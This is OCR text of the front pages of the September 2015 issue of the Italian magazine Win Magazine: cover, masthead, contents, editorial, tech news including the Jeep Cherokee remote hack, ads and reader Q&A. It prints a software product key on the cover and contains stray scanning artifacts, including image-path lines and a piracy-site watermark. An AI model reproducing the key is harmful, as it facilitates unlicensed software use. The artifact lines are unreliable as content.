La rivista di informatica e tecnologia più venduta in Italia

Poste Italiane Spedizione in A.P. - 45% Art. 2 Comma 20/B Legge 662/96 - Aut. N. DCDC/035/01/CS/CAL

Win

SETTEMBRE 2015
Anno XVIII, n. 9 (208)
Periodicità mensile

EDIZIONI MASTER
www.edmaster.it

Semplicemente, Windows

SUL CD
50 SOFTWARE
CON CODICI SERIALI

SOFTWARE COMMERCIALI GRATIS!

Product Key: KDYTX-6KK3X-DRY9V-KFN8X

Studente, professionista o smanettone... ad ognuno il suo pacchetto, 100% legale! **Ecco come avere tutti i grandi software sul proprio PC senza sborsare un cent**

SKY + MEDIASET + NETFLIX GRATIS PER TE

Accendi con noi la nuova TV e sintonizzati sui canali giusti. Solo così potrai guardare film, serie TV e sport... tutto in chiaro!

Non serve il decoder e non si paga il canone

Da non perdere!

262 TRUCCHI PER Windows 10

Come attivare e usare i controlli nascosti per **ottenere il massimo dal tuo nuovo sistema operativo**

ILLUSIONI OTTICHE COL COMPUTER

I fotoritocchi più divertenti per mandare in tilt il cervello. Guardare per credere!

IL BROWSER SUONA PER TE

Così usi il software di navigazione Web per comporre le tue hit musicali

SIAMO TUTTI SOTTO ATTACCO!

PASSEPARTOUT PER PIRATI

Provato il tool buca-Flash che entra in qualunque PC, in barba agli antivirus

+ Hacking Team: vediamoci chiaro

LIBRI GRATIS SUL SOCIAL NETWORK

Ecco il canale segreto dove leggere senza limiti e pubblicare le tue opere

Chi ti cancella da facebook?

Ecco come sgamarli a p. 74!

INTERNET 8X

Ti sveliamo l'applicazione che accelera la connessione fissa e mobile senza dover cambiare hardware

IN REGALO SUL CD

CATTURA MOMENTI

shooting © Andrey Kiselev #65677536
XXL Standard / da €0,16 in abbonamento

La risorsa creativa n. 1 in Europa - Anche in abbonamento, a partire da 0,16€
39+ milioni di foto, video e vettoriali Royalty Free in alta risoluzione.
Tel: 06 916.501.625 | http://it.fotolia.com

fotolia

Anno XVIII - n.ro 9 (208) - Settembre 2015
Periodicità mensile
e-mail: winmag@edmaster.it
www.winmagazine.it
Reg. Trib. di Cs n° 618 del 7 settembre 1998
Cod. ISSN: 2284-4279

DIRETTORE RESPONSABILE: Massimo Mattone
RESPONSABILE EDITORIALE: Gianmarco Bruni

EDITOR: Carmelo Ramundo
REDAZIONE: Paolo Tarsitano, Giancarlo Giovinazzo
COLLABORAZIONI: Antonio Russo, Francesco De Rose, Fulvio Fontana, Giovanni Garro, Luca Barbieri, Luca Tringali, Luigi Porto, Michele Antoniou, Nicola Randone, Pierluigi Sandonnini, Raoul Chiesa, Riccardo Meggiato, Stefano Nisticò, Thomas Zaffino

SEGRETERIA DI REDAZIONE: Rossana Scarcelli
(rscarcelli@edmaster.it)
INDIRIZZO MAIL REDAZIONE: winmag@edmaster.it

REALIZZAZIONE GRAFICA: CROMATIKA s.r.l.
RESPONSABILE PRODUZIONE: Giancarlo Sicilia
PROGETTO GRAFICO E ART DIRECTOR: Fabio Marra
RESPONSABILE GRAFICO DI PROGETTO: Salvatore Vuono
AREA TECNICA: Dario Mazzei
IMPAGINAZIONE E GRAFICA: L. Ferraro, T. Diacono, E. Monaco
ILLUSTRAZIONI: Tony Intieri

CONCESSIONARIA PER LA PUBBLICITÀ:
MASTER ADVERTISING S.R.L.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02 83121211 - Fax 02 83121207
advertising@edmaster.it

EDITORE: Edizioni Master S.p.A.
Via Bartolomeo Diaz, 13 - 87036 Rende (CS)
PRESIDENTE E AMMINISTRATORE DELEGATO: Massimo Sesti
DIRETTORE EDITORIALE: Massimo Mattone

ABBONAMENTO E ARRETRATI
ITALIA - Abbonamento Annuale: Base (12 numeri + CD-Rom) € 29,50, sconto 25% sul prezzo di copertina € 35,88 - Plus (12 numeri + DVD-Rom) € 35,00, sconto 27% sul prezzo di copertina € 47,88 - DVD (12 numeri + DVD-Rom DL) € 59,90, sconto 31% sul prezzo di copertina € 71,88 - GOLD (12 numeri + 2 DVD) € 79,90, sconto 33% sul prezzo di copertina € 119,88 - Offerte valide fino al 31/10/2015
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it. La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05* oppure via posta a EDIZIONI MASTER S.p.A. Viale Andrea Doria, 17 - 20124 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- assegno bancario non trasferibile (da inviare in busta chiusa con la richiesta);
- carta di credito, circuito Visa, Cartasi, o Eurocard/Mastercard (inviando la Vs. autorizzazione, il numero di carta, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- Bonifico bancario intestato a EDIZIONI MASTER S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C. - IBAN IT47R0845332000000000066000 (inviare copia della distinta insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

SOSTITUZIONE: Qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto difettoso in busta chiusa a:
Edizioni Master - Servizio clienti Viale Andrea Doria, 17 - 20124 Milano

SERVIZIO CLIENTI
@ servizioclienti@edmaster.it
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 -13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

ASSISTENZA TECNICA (e-mail): winmag@edmaster.it
STAMPA: STIGE SPA - Via Pescarito, 110 - 10099 SAN MAURO
DUPLICAZIONI: Ecodisk S.r.l. - Via Enrico Fermi, 13 Burago di Molgora (MB)

DISTRIBUTORE ESCLUSIVO PER L'ITALIA:
m-dis distribuzione media S.p.A. - via Cazzaniga, 19 - 20132 Milano
tel: 02/25.82.1
Finito di stampare nel mese di Agosto 2015

Nessuna parte della rivista può essere in alcun modo riprodotta senza autorizzazione scritta di Edizioni Master. Manoscritti e foto originali anche se non pubblicati non si restituiscono. Edizioni Master non sarà in alcun caso responsabile per i danni diretti e/o indiretti derivanti dall'utilizzo dei programmi contenuti nel supporto multimediale allegato alla rivis ta e/o per eventuali anomalie degli stessi. Nessuna responsabilità è, inoltre, assunta da Edizioni Master per danni derivanti da virus informatici non riconosciuti dagli antivirus ufficiali all'atto della masterizzazione del supporto. Nomi e marchi protetti sono citati senza indicare i relativi brevetti. Windows è un marchio registrato di Microsoft Corporation.

Certificato UNI EN ISO 14001 N.9191.EMAS
Certificato n. 7572 del 10.12.2012

Sommario

38
SOFTWARE COMMERCIALI GRATIS
Studente, professionista o smanettone... ad ognuno il suo pacchetto, 100% legale! Ecco come avere tutti i grandi software sul proprio PC senza sborsare un cent

60
Sky + Mediaset + Netflix gratis per te
Accendi con noi la nuova TV e sintonizzati sui canali giusti. Solo così potrai guardare film, serie TV e sport… tutto in chiaro!

54
262 trucchi per Windows 10
Come attivare e usare i controlli nascosti per ottenere il massimo dal tuo nuovo sistema operativo

Rubriche

NEWS 6
Le novità hardware e software

MAILBOX 10
Le risposte ai tuoi quesiti

UNA RISPOSTA A TUTTO ...14
Una selezione dei problemi più comuni risolti dagli esperti

PRODOTTI IN VETRINA 18
I dispositivi hardware e software testati e recensiti per facilitarti nell'acquisto

WIN CD/DVD-ROM 33
Quali sono e come utilizzare i contenuti delle varie versioni di Win Magazine

WIN EXTRA.....36
Il nostro spazio esclusivo sul Web pieno di contenuti inediti

PAUSA CAFFÈ 100
5 minuti di relax prima di tornare davanti al PC

VIDEO FACILI FACILI ...123
Il software e la guida pratica per trasformare tutti i filmati da un formato all'altro

Sommario

93

PASSEPARTOUT per PIRATI

Provato il tool buca-Flash che entra in qualunque PC, in barba agli antivirus

90

HT: tutta la verità

Svelati tutti i retroscena dell'attacco all'Hacking Team

Editoriale

Software: meglio gratis?

Questa domanda scatena, ogni volta, lunghissime discussioni tra i paladini del mondo open source e dei programmi freeware e i sostenitori delle qualità intrinseche dei prodotti commerciali. In mezzo ci sono quelli che "risolvono" rivolgendosi al mercato della pirateria informatica. Inutile sottolineare quanto sia sbagliata quest'ultima scelta, soprattutto quando la soluzione giusta la fornisce Win Magazine. A pagina 38 trovi la guida definitiva per avere i migliori software commerciali gratis e per trasformare quelli gratuiti in strumenti di lavoro che nulla hanno da invidiare ai grandi nomi del settore. L'occasione giusta per mettersi in regola con la legge e per ripulire il PC da tutti gli spyware e i trojan che si annidano nei crack. Ma le belle notizie non finiscono di certo qua! Dal prossimo mese di ottobre sbarcherà finalmente in Italia il servizio Netflix che, insieme a Sky Online e Mediaset Premium Play andrà ad arricchire il già ricco palinsesto della TV via Internet: sembra davvero arrivato il momento di spegnere la vecchia TV e sintonizzarsi sui nuovi canali visibili in chiaro senza pagare alcun canone. Non ci credi? Leggi lo speciale di pagina 60 e... ne vedrai delle belle!

Paolo Tarsitano
winmag@edmaster.it

SISTEMA

40 Software commerciali gratis!
Studente, professionista o smanettone... ad ognuno il suo pacchetto, 100% legale! Ecco come avere tutti i grandi software sul proprio PC senza sborsare un cent

48 A scuola col mio nuovo computer
I migliori PC desktop, portatili e ibridi per affrontare alla grande il prossimo anno scolastico

52 Windows 10: si fa sul serio
La guida pratica per scaricare la versione ufficiale del nuovo OS e installarla subito senza aspettare l'aggiornamento automatico

54 Gli strumenti segreti di Windows 10
Scopri come attivare e usare i controlli nascosti per ottenere il massimo dal tuo nuovo OS

INTERNET

60 Mediaset, Sky, Netflix: gratis per te!
Spegni la TV: c'è un nuovo modo per guardare film, serie televisive e sport senza usare decoder e parabola.

68 Tutti i segreti del super Wi-Fi
I nuovi standard wireless promettono prestazioni da urlo a tutto vantaggio delle trasmissioni video HD e Ultra HD. Ecco come funzionano

70 Internet 8x
Ecco l'applicazione che accelera la connessione fissa e mobile senza dover cambiare l'hardware

72 Sviluppa i tuoi siti senza intoppi
Grazie a un servizio on-line usi FrontPage anche sulla versione 2012 R2 di Windows Server

74 Chi ci cancella da Facebook?
Contatore delle amicizie a picco sul social network e follower mancanti all'appello su Twitter? Così sgami i "traditori"!

AUDIO&VIDEO

84 Il browser di BigG te le suona
Così usi il noto software di navigazione Web per comporre le tue hit musicali

89 Sapevi che…
- Grazie a Convert MP4 to MP3 estrai la traccia audio di un filmato e la converti in MP3
- Con MediaInfo analizzi i file video e determini i codec con cui sono stati creati

ANTIVIRUS&SICUREZZA

90 Hacking Team: vediamoci chiaro!
I retroscena dello scandalo che ha portato alla luce il Datagate italiano

93 Passepartout per i pirati
Provato il tool buca-Flash che entra in qualunque computer, in barba agli antivirus, ai firewall e a tutti i tool di sicurezza

UTILITÀ&PROGRAMM.

96 A scuola di app
Crea con noi la tua prima applicazione per smartphone senza scrivere una riga di codice

104 Scatta la foto a Windows!
Con il software giusto crei un'immagine di backup da utilizzare per ripristinare il computer in caso di problemi.

106 Mai più cavi USB in disordine
Ti sveliamo come recuperare spazio in casa trasformando i fili lunghi e fastidiosi dei tuoi dispositivi tecnologici in comodi cavi avvolti

GRAFICA DIGITALE

108 Effetti speciali da stampare!
Ecco come realizzare col PC magiche illusioni 3D usando semplici fogli di carta

114 Immagini piccole, grande qualità
Scopriamo gli strumenti che permettono di cambiare le dimensioni ai nostri scatti fotografici senza alterarne la risoluzione

115 Tutto quello che c'è da sapere sugli OLED
I diodi organici a emissione di luce saranno la fonte luminosa del futuro: le possibilità d'impiego potrebbero essere infinite

GIOCHI

118 L'ultima notte del Cavaliere Oscuro
Gotham City è cambiata, ma per le sue strade si muove ancora l'Uomo Pipistrello a bordo della sua incredibile Batmobile…

L'Hosting a km 0

Data Center
2 IN ITALIA
6 in Europa

Per la tua attività online scegli la garanzia del Made in Italy.

L'Hosting di Aruba è affidabile, potente e completamente personalizzabile.
Puoi scegliere tra moltissimi servizi opzionali, tra cui database, statistiche e backup, per creare la soluzione hosting su misura per il tuo progetto. E grazie all'ottima connettività Aruba, il tuo sito è veloce sia dall'Italia che dall'estero.

A partire da
20,66 € + IVA/anno

In più, con Application Installer installare CMS e app è facile e veloce.

WordPress · Joomla! · Drupal · PrestaShop – The Best E-Commerce Experience

Per maggiori informazioni: www.aruba.it 0575 0505
assistenza in italiano

aruba.it

Hosting Linux e Windows | Hosting Managed | Hosting Personalizzato | Hosting Plesk | Hosting cPanel

Hanno hackerato l'automobile!

Due ricercatori di sicurezza sono riusciti a violare, tramite Internet, il sistema informatico di una Jeep Cherokee, costringendo il gruppo automobilistico FCA ad un richiamo di massa del modello. Ecco tutta la verità

Protagonista dell'esperimento svelato da Wired US è Andy Greenberg, ovvero la cavia, oltre a Charlie Miller e Chris Valasek, due hacker specializzati nella sicurezza automobilistica. I ricercatori sono riusciti a prendere il controllo del veicolo prodotto da FCA (Fiat Chrysler Automobiles) a qualche chilometro di distanza, tramite Internet. In pratica, avrebbero potuto essere in qualsiasi parte del mondo e riuscire comunque nel loro intento. Inizialmente, i due hacker hanno preso il controllo delle funzionalità dell'automobile, rendendo di fatto inutilizzabile il climatizzatore, la radio, i tergicristalli e altri accessori di bordo. In seguito, sono riusciti a "teleguidare" il veicolo (con a bordo Greeberg) facendolo finire fuori strada, con un bello spavento per l'autista, seppur consapevole di quello che stava per succedere. Il Costruttore ha comunque fatto sapere di essere al corrente dell'azione dimostrativa portata avanti dai due hacker, precisando che per violare il sistema di bordo sono stati necessari diversi mesi di lavoro e competenze tecniche non esattamente alla portata di tutti.

L'altro lato della medaglia

Per capire come sia stato possibile portare a termine questo particolare tipo di attacco, occorre analizzare la dotazione di accessori della Jeep Cherokee: l'automobile, infatti, è dotata come tante altre concorrenti di un sistema di infotainment con connessione ad Internet. Tale elemento la rende più appetibile sul mercato, grazie all'aggiunta di utili funzioni multimediali. Purtroppo, però, il protocollo utilizzato per il collegamento alla Rete presenta una falla di sicurezza abbastanza grave che i due hacker hanno poi svelato pubblicamente in una conferenza stampa. A quanto pare, conoscendo l'indirizzo IP del veicolo (ricordiamo che l'IP è un indirizzo univoco che permette di identificare tutti i dispositivi connessi a Internet) si può praticamente prenderne il controllo: frenare, accelerare,

avxhome.se

Sfruttando un bug del sistema di Infotainment UConnect, due hacker sono riusciti a mandare fuori strada una Jeep Cherokee!

girare lo sterzo… Per prendere il comando del veicolo, Miller e Valasek hanno sfruttato l'accesso alla centralina che gestisce il sistema di infotainment (intrattenimento di bordo) dell'auto, teoricamente isolato dai sistemi di guida. Hanno quindi "iniettato" un firmware opportunamente modificato per inviare comandi pericolosi, oltre a tracciare la posizione GPS del veicolo. Gli stessi ricercatori hanno anche svelato durante una conferenza stampa come, con una semplice scansione effettuate mediante uno smartphone, sia possibile trovare una folta lista di veicoli di tutte le marche potenzialmente vulnerabili. Un vero e proprio grido di allarme lanciato in concomitanza della discussione al Senato americano del "Security and Privacy in Your Car Act", una proposta di legge per imporre nuovi standard di controllo ai costruttori (al momento sono stati interessati la stessa FCA, oltre a Ford, GM, Honda, Hyundai, Jaguar Land Rover, Mazda, Mercedes-Benz, Mitsubishi, Nissan, Porsche, Subaru, Toyota, Volkswagen e Volvo) e un sistema di valutazione dei sistemi informatici di bordo, consentendo così ai clienti di conoscere l'efficacia delle difese digitali della propria autovettura.

Aggiornamento via USB

Il Gruppo FCA (Fiat Chrysler Automobiles) è comunque corso immediatamente ai ripari organizzando un maxi richiamo per tutti e quattro i suoi marchi USA: ad essere interessati saranno 1,4 milioni di veicoli potenzialmente a rischio attacco hacker. Si tratta di una misura precauzionale, visto che finora non è stato registrato alcun caso di manomissione del sistema di intrattenimento multimediale nel mondo reale. Ciononostante, la Casa automobilistica ha deciso di rilasciare un aggiornamento software per tutti i veicoli dotati del sistema di infotainment UConnect con schermo da 8,4 pollici venduti a partire dal 2013: tra i modelli interessati ci saranno alcuni allestimenti della Dodge Viper e del pick-up Ram, le Jeep Cherokee e Grand Cherokee, le Dodge Durango Charger e Challenger e i Model Year 2015 di Chrysler 200 e 300. La novità di questo richiamo è che le automobili non dovranno essere portate in officina. Il Costruttore, infatti, recapiterà a casa di ciascun cliente una chiavetta USB contenente l'aggiornamento software: basterà collegarla alla porta disponibile sul cruscotto per completare l'upgrade del sistema UConnect. FCA ha inoltre allestito il sito Internet dedicato www.driveuconnect.com/software-update per consentire a tutti i clienti di verificare la disponibilità dell'aggiornamento mediante l'inserimento del numero di telaio della propria automobile. Con l'occasione, il gruppo FCA ha anche fatto sapere di avere istituito il System Quality Engineering Team, un team di lavoro espressamente dedicato al controllo e all'aggiornamento dei software installati sulle autovetture.

JEEP CHEROKEE SOTTO ATTACCO: LA POSIZIONE DI KASPERSKY

Anche il GReAT team di Kaspersky Lab si è espresso sull'episodio, attraverso le dichiarazioni di Sergey Lozhkin, Senior Security Researcher, che ha così commentato la notizia diffusa: ***"Le vulnerabilità possono essere trovate ovunque ci sia un sistema operativo e applicazioni installate. Per proteggere una macchina, i produttori devono pensare alla sicurezza delle auto nello stesso modo in cui si pensa alla sicurezza delle reti o computer aziendali"***. L'azienda di sicurezza IT ritiene che, per evitare incidenti, i costruttori debbano progettare l'architettura smart delle auto secondo due principi di base: l'isolamento e il controllo delle comunicazioni, ovvero in maniera che i due sistemi non possano influenzarsi a vicenda. Ad esempio, il sistema di intrattenimento non dovrebbe influenzare il sistema di controllo com'è invece avvenuto nel caso della Jeep Cherokee. A questo scopo, Lozhkin sostiene che debba "essere attuata la crittografia e l'autenticazione per la trasmissione e ricezione delle informazioni", constatando come gli algoritmi di autenticazione siano deboli o vulnerabili, oppure che la crittografia non sia stata attuata correttamente.

Windows 10 si aggiorna da solo!

Windows 10 è stato rilasciato lo scorso 29 luglio e le sorprese per gli utenti non sono mancate. Il nuovo OS ha portato in dote una serie di novità di un certo rilievo per l'intero ecosistema dei sistemi operativi Microsoft. Una di queste, vale a dire l'imposizione degli aggiornamenti automatici, ha cominciato a generare grattacapi e problemi tecnici già sulle ultime build non definitive di Windows 10: è facile prevedere che lo stesso possa succedere dopo il rilascio della versione ufficiale dell'OS. Ad esempio, tra gli update forzosi distribuiti per gli utenti della build 10240 di Windows 10, quello contenente nuovi driver per le schede grafiche GeForce ha causato più di un problema per i possessori delle succitate GPU. I problemi denunciati dagli utenti dopo l'aggiornamento forzato dei driver grafici includono configurazioni multi-monitor e multi-GPU non funzionanti, sfarfallii nel refresh del display e altro ancora. NVIDIA ha promesso di rilasciare una nuova versione dei driver ripulita dai difetti evidenziati dagli utenti in concomitanza con l'arrivo della versione definitiva di Windows 10. Nel momento in cui scriviamo, pare esserci una scappatoia per scongiurare i problemi causati dagli update automatici: un tool scaricabile a parte permette di bloccare selettivamente gli aggiornamenti disponibili. Ovviamente ne verificheremo il funzionamento quanto prima. Rimanete connessi!

La versione definitiva di Windows 10 ha una nuova interfaccia grafica: puoi scoprirne tutte le novità nell'articolo di pagina 52.

L'alternativa a TOR si chiama Hornet

Un team internazionale di ricercatori propone un nuovo sistema di "routing a cipolla" che si propone come valida alternativa al solito Tor e capace di offrire una connettività migliore sia sul fronte della sicurezza che, soprattutto, in fatto di performance velocistiche. Hornet, questo il nome della nuova rete anonimizzatrice ideata da Chen Chen, Daniele Enrico Asoni, David Barrera, George Danezis e Adrian Perrig, permette di stabilire canali di comunicazione anonimi end-to-end usando un'architettura di rete di nuova generazione. Il segreto delle capacità di HORNET sta nell'efficienza del sistema, sostengono i ricercatori: diversamente dalle altre reti a cipolla (Tor), i router appartenenti a un circuito Hornet non mantengono gli stati sul flusso delle trasmissioni né eseguono operazioni di calcolo complesse. In soldoni, un nodo Hornet è in grado di processare traffico di rete anonimizzato per 93 Gb/s; i dati sono protetti con un sistema di crittografia simmetrica e l'aggiunta di nuovi canali anonimi incrementa le necessità di calcolo in maniera marginale. Per quanto riguarda la sicurezza, infine, Hornet protegge contro i tentativi di attacco e "de-anonimizzazione" costringendo gli eventuali attaccanti a prendere il controllo di "una significativa percentuale degli ISP" internazionali.

Arriva in Italia Fastweb WOW FI


Permette di navigare gratuitamente grazie ad una soluzione proprietaria basata sulla fibra ottica

Si chiama WOW FI l'iniziativa di Fastweb che consente ai propri clienti di navigare gratuitamente in diverse città italiane: Monza, Livorno, Ancona, Brescia, Verona, Pescara, Bergamo, Padova e Varese ed ora anche a Legnano. Si tratta di un progetto di condivisione. Ciascun modem Fastweb diventa un punto di accesso Wi-Fi a disposizione della community dei clienti, grazie ad una soluzione proprietaria basata sulla rete in fibra ottica. "Ogni cliente mette a disposizione una parte della propria connessione Wi-Fi ad altri clienti Fastweb quando non sta utilizzando Internet. A sua volta può connettersi al Wi-Fi degli altri membri della community quando è fuori casa, risparmiando traffico dati sulla SIM mobile e godendo di una connessione sicura e di qualità", spiega Fastweb in una nota. L'uso del WOW FI non incide sulle prestazioni della connessione domestica, mentre gli standard di sicurezza sono garantiti da una completa separazione delle connessioni. Fastweb intende estendere l'iniziativa a Bari, Busto Arsizio, Pisa e Reggio Emilia. WOW FI è abilitata di default su tutti i modem. Per disattivarla, basta andare nelle opzioni della propria MyFastPage oppure chiamare il Servizio Clienti al 192.193. Disattivandola, però, non si potrà più accedere alla rete WOW FI in mobilità.

FASTWEB

Matrix esiste davvero!

The Matrix VR è un progetto compatibile con l'Oculus Rift DK2 mediante il quale è possibile fare un'esperienza virtuale di Matrix. Basta entrare in Struttura, ovvero il programma di simulazione, e seguire le spiegazioni di Morpheus sulla "vera natura del mondo". Nel programma interattivo si impara a saltare e schivare i proiettili, imparando direttamente da Neo, il protagonista della famosa trilogia. Il programma permette l'uso del joypad di Xbox per Windows. Il software può essere scaricato dalla pagina della piattaforma Oculus Share o da www.tipatat.com/TheMatrixVR.



Grazie agli occhiali Oculus Rift per la realtà aumentata è possibile immergersi nel mondo fantastico di Matrix e rivivere tutte le scene del film.

Il Chromebook secondo Asus

Asus Chromebook C300 è disponibile in Italia nella configurazione più potente, con 4 GB di RAM, 32 GB di storage e CPU Celeron N2840. Il prodotto è ordinabile anche nello store ufficiale di Asus, al prezzo di 299 euro. Si tratta del primo Chromebook Asus venduto nel nostro paese. Si tratta di un 13,3 pollici dotato di display opaco con risoluzione 1366x768 pixel. Il notebook, basato su Chromium OS di Google, è privo di ventola (fanless) e garantisce un'autonomia di 8/9 ore. Sul lato connettività troviamo un modulo Wi-Fi AC Dual Band, uscita HDMI, porte USB 3.0 e USB 2.0, lettore SD e Webcam frontale.

Le dimensioni contenute e l'autonomia di circa 9 ore sono i punti di forza del nuovo Chromebook di Asus.

Internet super-veloce anche su rete elettrica

I nuovi kit PowerLine DHP-601AV, DHP-509AV, DHP-P601AV e DHP-P509AV, consentono di sfruttare la rete elettrica domestica come rete LAN e per l'accesso ad Internet in ogni stanza della casa. Tutti i sistemi sono compatibili con gli standard IEEE 802.3, IEEE 1901, IEEE 802.3u e con lo standard delle prese elettriche domestiche AV2/AV, con cifratura a blocchi con algoritmo AES 128 bit. La soluzione PowerLine AV2 1000 HD Gigabit Starter Kit 2x (DHP-601AV a 59 euro) consente velocità di trasferimento dati fino a 1000 Mbps, mentre la PowerLine AV 500 HD Mini Starter Kit (DHP-509AV a 39 euro) fino a 500 Mbps. Le soluzioni Passthrough (DHP-P601AV e DHP-P509AV) consentono infine di sfruttare la presa elettrica connettendo anche un altro apparecchio nella presa integrata.

Avira

Rilassati,
Avira Antivirus protegge
il PC dall'attacco
di malware!
Ora con il 50% di sconto!

*Acquista adesso
la tua licenza su
www.achab.it/PromoAvira*

ACHAB
Distribuiamo software e serenità

AVIRA È DISTRIBUITO DA ACHAB

DISTRIBUTION PARTNER

Achab S.r.l. | www.achab.it
piazza Luigi di Savoia, 2 | 20124 Milano


IL WEBMASTER RISPONDE...

TROVARE GLI INDIRIZZI MAC E IP DELLA LAN

Voglio consentire l'accesso alla WLAN solo ad alcuni dispositivi, ma per farlo ho bisogno dei loro indirizzi MAC e IP. Come li trovo?

Piero

Per visualizzare l'indirizzo MAC e IP di tutti i computer connessi alla tua rete locale procedi in questo modo, in base alla versione di Windows. Su Windows 7, apri l'elenco dei dispositivi di rete cliccando su ***Start/Pannello di controllo/Rete e Internet/Centro connessioni di rete e condivisione*** e poi su ***Visualizza mappa completa***. Spostati quindi con il mouse sui dispositivi visualizzati per mostrare gli indirizzi MAC e IP. Se utilizzi Windows 8/8.1, invece, la procedura è leggermente differente. In questa versione del sistema operativo, infatti, Microsoft ha rimosso la classica mappa di rete, tuttavia con un trucco è possibile visualizzare le informazioni desiderate in Windows Explorer. Apri Explorer con la combinazione di tasti ***Win+5***, clicca su ***Rete*** e poi su ***Dettagli*** nel menu ***Visualizza***. Seleziona ora con il tasto destro del mouse la voce ***Categoria*** e seleziona le voci ***Indirizzo IP*** e ***Indirizzo MAC*** dal menu contestuale per far comparire gli indirizzi accanto ai singoli dispositivi.



Per conoscere gli indirizzi IP, compresi quelli di MAC dobbiamo accedere all'elenco dei dispositivi dove troviamo la mappa di Rete.

IMPORTARE I PROPRI CONTATTI DA OUTLOOK A GMAIL

Da qualche settimana sto effettuando una migrazione progressiva e totale verso il mio account principale Gmail. In pratica ho deciso di usufruire in toto dei servizi Google, anche per via del fatto mi è stato regalato per la laurea uno

COME FACCIO A...

... evidenziare in Outlook 2013 i messaggi letti per distinguerli da quelli non letti? Basta cliccare su ***Visualizza/Impostazioni di visualizzazione/Formattazione condizionale***. Deselezioniamo tutto tranne ***Messaggi non letti***, clicchiamo su ***Carattere***, selezioniamo il tipo di font da usare e clicchiamo ***OK***. Ripetiamo l'operazione per gli altri elementi disponibili (ad esempio, ***posta inviata ma non consegnata***).


... modificare al volo il formato di invio delle e-mail da HTML a "testo normale" per consentire a chiunque di leggerle correttamente? Clicca su ***Nuovo messaggio di posta elettronica*** e, prima di iniziare a scrivere, nel menu in alto clicca su ***Formato testo***. Nella scheda ***Formato*** trovi tre scelte: ***HTML***, ***Testo normale*** e ***Testo con formattazione***. Clicca su una di esse per selezionarla.

RICONOSCERE I MESSAGGI DI POSTA IN ARRIVO DAL SUONO

